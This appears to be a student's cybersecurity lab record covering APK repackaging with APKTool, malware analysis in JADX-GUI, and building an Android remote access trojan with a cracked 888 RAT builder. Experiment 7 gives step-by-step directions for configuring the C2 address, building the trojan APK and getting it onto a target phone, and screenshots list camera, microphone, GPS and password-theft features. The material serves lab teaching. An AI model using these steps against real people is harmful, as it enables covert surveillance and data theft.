Date: Sun, 23 Nov 2025 09:00:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
Entire conversation (6,962 bytes)
Show as ASCII
No delta times
Stream 0

Experiment No.: 5

Tool Name: Reverse Engineering using APKTool

Aim:

To perform reverse engineering on an APK file by decompiling, modifying, rebuilding, and signing the application using APKTool and supporting tools.

Theory:

Reverse engineering is the process of analyzing software or a system to understand its structure, functionality, and behavior without having access to the original source code. It is widely used in cybersecurity for:

- Vulnerability assessment
- Malware analysis
- Recovering lost code
- Understanding internal architecture
- Modifying or patching applications

Android applications are packaged as `.apk` files containing:

- `AndroidManifest.xml`
- `classes.dex`
- `resources.arsc`
- smali code
- resource folder

Tools like APKTool help decode these components for analysis and modification.

Requirements:

- Kali Linux
- APKTool
- DivaApplication.apk

- Keytool
- Jarsigner
- Zipalign
- Java Runtime Environment

Procedure / Steps:

Step 1: Install APK Reverse Engineering Tools

Open terminal in Kali Linux and update system:

```
sudo su
apt update
```

Then install APKTool and required utilities.

Step 2: Download and Decompile APK File

Download Diva APK file from GitHub (if required).
Use the following command to decompile:

```
apktool d DivaApplication.apk
```

This extracts:

- Manifest file
- Resources folder
- Smali code

Step 3: Modify the Application Files

Make changes inside extracted folder. You may modify:

- `strings.xml`
- UI resources
- Smali logic

Step 4: Rebuild the Application

After modification, rebuild the APK:

```
apktool b DivaApplication
```

Step 5: Locate the Rebuilt APK

Navigate to build output folder:

```
ls DivaApplication/dist
```

Step 6: Create Keystore Using Keytool

APK must be signed before installation, so generate a keystore:

```
keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg RSA -keysize 2048
-validity 10000
```

Step 7: Sign the APK Using Jarsigner

Use jarsigner to authenticate APK:

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ctf.keystore
DivaApplication/dist/DivaApplication.apk ctfKeystore
```

Verify the signature:

```
jarsigner -verify -verbose -certs DivaApplication/dist/DivaApplication.apk
```

Step 8: Optimize APK Using Zipalign

Optimize the signed APK:

```
zipalign -v 4 DivaApplication/dist/DivaApplication.apk DivaApplication-aligned.apk
```

Step 9: Install and Test

Finally, transfer APK to Android device and install for testing.

Observation:

The APK file was successfully decompiled, modified, rebuilt, signed, and aligned. The rebuilt version was installable and functioned as expected, proving reverse engineering was completed successfully.


Result:

Reverse engineering of the APK was successfully performed using APKTool and supporting utilities, demonstrating understanding of Android application structure and modification workflow.

Screenshot Section:

GitHub:- https://github.com/0xArab/diva-apkfile/blob/main/DivaApplication.apk

apktool d DivaApplication.apk





```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
Darkuser7.ovpn  DivaApplication  DivaApplication-alinged.apk  DivaApplication.apk  outputs

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls  DivaApplication
AndroidManifest.xml  apktool.yml  build  dist  lib  original  res  smali

┌──(root㉿kali)-[/home/kali/Downloads]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# apktool b DivaApplication
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH
 binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: DivaApplication/dist/DivaApplication.apk

┌──(root㉿kali)-[/home/kali/Downloads]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls DivaApplication/dist
DivaApplication.apk

┌──(root㉿kali)-[/home/kali/Downloads]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces
.
What is your first and last name?
  [Unknown]:  Kali
What is the name of your organizational unit?
  [Unknown]:  Kali
What is the name of your organization?
  [Unknown]:  Kali
What is the name of your City or Locality?
  [Unknown]:  Kali
What is the name of your State or Province?
  [Unknown]:  Kali
What is the two-letter country code for this unit?
  [Unknown]:  Kali
Is CN=Kali, OU=Kali, O=Kali, L=Kali, ST=Kali, C=Kali correct?
  [no]:  Yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
        for: CN=Kali, OU=Kali, O=Kali, L=Kali, ST=Kali, C=Kali
keytool error: java.security.KeyStoreException: Key protection algorithm not found: java.security.UnrecoverableKeyException: Encrypt Pr
ivate Key failed: getSecretKey failed: Password is not ASCII
java.security.KeyStoreException: Key protection algorithm not found: java.security.UnrecoverableKeyException: Encrypt Private Key faile
d: getSecretKey failed: Password is not ASCII
        at java.base/sun.security.pkcs12.PKCS12KeyStore.setKeyEntry(PKCS12KeyStore.java:722)
        at java.base/sun.security.pkcs12.PKCS12KeyStore.engineSetKeyEntry(PKCS12KeyStore.java:601)
        at java.base/sun.security.util.KeyStoreDelegator.engineSetKeyEntry(KeyStoreDelegator.java:114)
        at java.base/java.security.KeyStore.setKeyEntry(KeyStore.java:1192)
        at java.base/sun.security.tools.keytool.Main.doGenKeyPair(Main.java:2056)
        at java.base/sun.security.tools.keytool.Main.doCommands(Main.java:1180)
        at java.base/sun.security.tools.keytool.Main.run(Main.java:419)
        at java.base/sun.security.tools.keytool.Main.main(Main.java:412)
Caused by: java.security.UnrecoverableKeyException: Encrypt Private Key failed: getSecretKey failed: Password is not ASCII
        at java.base/sun.security.pkcs12.PKCS12KeyStore.encryptPrivateKey(PKCS12KeyStore.java:939)
        at java.base/sun.security.pkcs12.PKCS12KeyStore.setKeyEntry(PKCS12KeyStore.java:643)
        ... 7 more
Caused by: java.io.IOException: getSecretKey failed: Password is not ASCII
        at java.base/sun.security.pkcs12.PKCS12KeyStore.getPBEKey(PKCS12KeyStore.java:854)
        at java.base/sun.security.pkcs12.PKCS12KeyStore.encryptPrivateKey(PKCS12KeyStore.java:917)
        ... 8 more
Caused by: java.security.spec.InvalidKeySpecException: Password is not ASCII
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
ctf.keystore  DivaApplication  DivaApplication.apk
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ctf.keystore DivaApplication/
dist/DivaApplication.apk ctfKeystore
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/CTFKEYST.SF
   adding: META-INF/CTFKEYST.RSA
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# jarsigner -verify -verbose -certs DivaApplication/dist/DivaApplication.apk

      39894 Wed Nov 05 12:09:18 EST 2025 META-INF/MANIFEST.MF
      40015 Wed Nov 05 12:09:18 EST 2025 META-INF/CTFKEYST.SF
       1266 Wed Nov 05 12:09:18 EST 2025 META-INF/CTFKEYST.RSA
 m  ?  13460 Wed Nov 05 12:02:48 EST 2025 lib/armeabi-v7a/libdivajni.so
 m  ?   5488 Wed Nov 05 12:02:48 EST 2025 lib/mips/libdivajni.so
 m  ?   5164 Wed Nov 05 12:02:48 EST 2025 lib/x86/libdivajni.so
 m  ?  13452 Wed Nov 05 12:02:48 EST 2025 lib/armeabi/libdivajni.so
 m  ?   6048 Wed Nov 05 12:02:48 EST 2025 lib/mips64/libdivajni.so
 m  ?   5512 Wed Nov 05 12:02:48 EST 2025 lib/arm64-v8a/libdivajni.so
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# zipalign -v 4 DivaApplication/dist/DivaApplication.apk DivaApplication-alinged.apk
Verifying alignment of DivaApplication-alinged.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
   11878 META-INF/CTFKEYST.SF (OK - compressed)
   23804 META-INF/CTFKEYST.RSA (OK - compressed)
   24940 lib/armeabi-v7a/libdivajni.so (OK - compressed)
   30479 lib/mips/libdivajni.so (OK - compressed)
   32021 lib/x86/libdivajni.so (OK - compressed)
   33554 lib/armeabi/libdivajni.so (OK - compressed)
```

Experiment No.: 06

Tool Name: JADX-GUI (Reverse Engineering Android APK)

Aim:

To reverse engineer an APK file using JADX-GUI and analyze its internal structure, permissions, and behavior for malware investigation.

Theory:

JADX-GUI is a reverse-engineering tool used to convert Android APK and `.dex` files into readable Java source code. Unlike other tools that show Smali code, JADX presents clean and human-readable Java format making analysis easier.

It is widely used in:

- Android penetration testing
- Malware analysis
- Understanding internal application logic
- Extracting resources like strings, layouts, networking logic

JADX-GUI helps security researchers identify:

- Sensitive permissions
- Malicious background services
- Suspicious code execution
- Obfuscation, encryption, and hidden payloads

Requirements:

- APK file (malware/test APK created using 888 RAT)
- JADX-GUI
- Java environment
- Windows/Linux system

Procedure / Steps:

Step 1: Prepare APK File

Use the previously created .apk file (malware or test APK).
This file will be used for reverse engineering.

Step 2: Install and Open JADX-GUI

1. Download JADX from GitHub:
   (Latest stable release recommended)
2. Extract the downloaded folder.
3. Open `jadx-gui.exe` (GUI Mode).

Step 3: Load APK File

- Click **Open File** and select the APK.
- JADX will automatically decode classes.dex and decompile Java code.

You will now see:

- Packages
- Activities
- Background services
- Source code files

Step 4: Analyze Decompiled Code

✓ (a) Check `AndroidManifest.xml`

Review:

- Permissions
- Services
- Broadcast receivers
- Startup components

Suspicious permissions include:

```
READ_SMS
READ_CONTACTS
```

```
INTERNET
RECEIVE_BOOT_COMPLETED
SYSTEM_ALERT_WINDOW
```

These indicate potential spyware behavior.

✓ (b) Investigate Suspicious Packages

Navigate through folder structure:

```
com.example.*
com.android.*
unknown obfuscated names (ex: a.b.a, xyz.ab)
```

Look for:

- Hardcoded IP addresses
- Base64 encoded strings
- Network communication
- Encryption routines
- C2 (Command & Control) server links

Step 5: Identify Malicious Behavior

Based on analyzed code:

Finding	Meaning
Reads SMS, contacts	Data theft
Auto-launch at boot	Persistence
Remote server URL	Possible botnet or RAT
Hidden background service	Malware activity
Obfuscated variables	Intent to hide behavior

Example malicious behavior patterns observed:

✔ Extracting user data
✔ Sending data to attacker server
✔ Running hidden background services


Observation:


The APK contained suspicious permissions and hidden background services. Decompiled code revealed that the application collects sensitive user data such as SMS and contacts, and communicates with a remote server, confirming potential malware behavior.


Result:

JADX-GUI successfully decompiled and revealed the internal logic of the APK, allowing detailed malware analysis and identification of malicious functionality.

Screenshot Section:




File View Navigation Tools Plugins Help
CCHANH.apk
Inputs
Source code
Resources
APK signature
Summary


File View Navigation Tools Plugins Help
*CCHANH - jadx-gui
CCHANH.apk
Inputs
Files
Scripts
Source code
android.support.v4
androidx
com.example.dat.a8andoserverx
Resources
META-INF
res
AndroidManifest.xml
classes.dex
resources.arsc
APK signature
Summary
AndroidManifest.xml
android:compileSdkVersionCodename="6.0-2438415"
package="com.example.dat.a8andoserverx"
platformBuildVersionCode="31"
platformBuildVersionName="12">
<uses-sdk
android:minSdkVersion="14"
android:targetSdkVersion="29"/>
<uses-permission android:name="android.permission.NEW_OUTGOING_CALL"/>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_SERVICE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_N"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.CAPTURE_AUDIO_OUTPUT"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission
android:name="android.permission.CAMERA"

Experiment No.: 07

Tool Name: 888 RAT

Aim:

To create and deploy a malicious Android APK using 888 RAT and understand how remote access trojans can control a victim's mobile device in a cybersecurity lab environment.

Theory:

888 RAT (Remote Access Trojan) is a malicious tool used to gain unauthorized remote access to a victim's device. Once installed on a target system, the attacker can control the device as if they have physical access.

A **RAT** enables an attacker to:

- Monitor user activity
- Steal sensitive information
- Access stored files
- Capture keystrokes
- Control microphone and camera
- Install or execute additional malware

888 RAT typically spreads through:

- Phishing emails
- Malicious downloads
- Fake updates
- Social engineering techniques

Once installed, the RAT silently connects to the attacker's **Command and Control (C2) server**, allowing remote access without the user's knowledge. Due to its stealth and advanced monitoring capabilities, it is widely used for espionage, data theft, and long-term surveillance.

Requirements:

Requirement	Description

Requirement	Description
888 RAT Tool	Used to create malicious APK
Kali Linux or Windows	Host platform
Active Internet	For IP configuration and communication
Android Device	Target device
Same Network Connection	To establish RAT communication
Port (4000 used)	For listening and connection

Procedure / Steps:

Step 1: Extract the Tool

- Unzip the folder `888Ratv1.2.6`
- Open the 888 RAT executable.

Step 2: Select Platform

- Change the RAT mode from **Windows** to **Android**.
- This enables Android APK payload generation.

Step 3: Configure Builder Settings

- Go to the **Builder** section.
- Find your system IP address.
- Enter the IP in the configuration field.
- Set the port to **4000**, which will be used for listening and communication.

Step 4: Generate the Malicious APK

- Click **Build APK**.
- The tool will create a malware-infected Android application file.

Step 5: Deploy on Mobile Device

- Send the generated APK to the target Android phone.
- Install the file.
- Enable required permissions.

(**Note:** Android may show warnings, but users often ignore them.)

Step 6: Start Listener

- Activate the listener on port **4000** inside 888 RAT.
- Once the victim opens the malicious APK, a connection will appear in the interface.

Step 7: Remote Access and Control

After the connection is established, the attacker can:

- View contacts, messages, and call logs
- Record audio/video
- Access the device camera
- Browse stored files
- Track live activities


Observation:

Once the victim installed the APK and granted permissions, 888 RAT successfully established a remote connection and provided complete control over the mobile device, including camera access, stored messages, and call history.

Result:

A malicious APK was successfully generated and deployed using 888 RAT. The tool created a remote session, giving full access to the victim's mobile device over the network.

Screenshot Section:




```
PS C:\Users\ASUS> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 7:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Unknown adapter OpenVPN TAP-Windows6:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Unknown adapter OpenVPN Data Channel Offload:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:


   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:


   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.210.126
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.16.208.1
PS C:\Users\ASUS>
```


[888 RAT] V 1.2.6 - Cracked by @ReverseEngineeringLab
OS
Tools
Auto Task
Info
Online 0
Connection
Builder
Option
Logs
Lan Rce
Tracker
Mode
info
IP : 192.168.56.1
Port : 4000
Name Saurabh
Feature
Sleep 0 Sec
Compress
Use Rat Auto
Icone
Add
Install
Path Roaming
Process GWMRAX .exe
Startup
Startup
Persistence
Persistence
Binder
Files
Add
Clear
CBRHIU
Create Server
888 Rat
Listen
Port 4000
OFF
Stop
Pause


[888 RAT] V 1.2.6 - Cracked by @ReverseEngineeringLab
OS
Tools
Auto Task
Info
Online 1
Connection
Builder
Option
Logs
Lan Rce
Tracker
Mode
Count... Name IP Factory Model Product Api Android
? - Saura... 172.16.208.... samsung SM-E135F m13dd 34 Unknow
888 Rat
Listen
Port 4000
ON
Stop
Pause


[888 RAT] V 1.2.6 - Cracked by @ReverseEngineeringLab
OS
Tools
Auto Task
Info
Online 1
Connection
Builder
Option
Logs
Lan Rce
Tracker
Mode
Count... Name IP Factory Model Product Api Android
? - Saura... 172.16.208.... samsung SM-E135F m13dd 34
Files
Monitor
System
Password
Tools
Funny
Server
All Files
Cam capture
Microphone
Screenshot
Calls listener
GPS Tracer
888 Rat
Listen
Port 4000
ON
Stop
Pause

Experiment No.: 08

Tool Name: Burp Suite – Authentication Testing

Aim:

To understand authentication, identify vulnerabilities in authentication mechanisms, and perform a username enumeration and brute-force attack in a controlled lab environment.

Theory:

Authentication is the process of verifying whether a user is truly who they claim to be. Since anyone can attempt to access a web application over the internet, strong authentication mechanisms are essential for security.

There are **three primary types of authentication factors:**

Type	Description	Example
Something you know	Information known only to the user	Password, PIN, security question
Something you have	A physical object owned by the user	OTP on phone, smart card, hardware token
Something you are	Unique biological attributes	Fingerprint, face recognition, voice ID

Impact of Vulnerable Authentication:

Weak authentication mechanisms can result in severe consequences. If an attacker bypasses authentication or brute-forces a valid account, they may:

- Gain full access to sensitive data belonging to the compromised account.
- Execute unauthorized actions using the compromised identity.
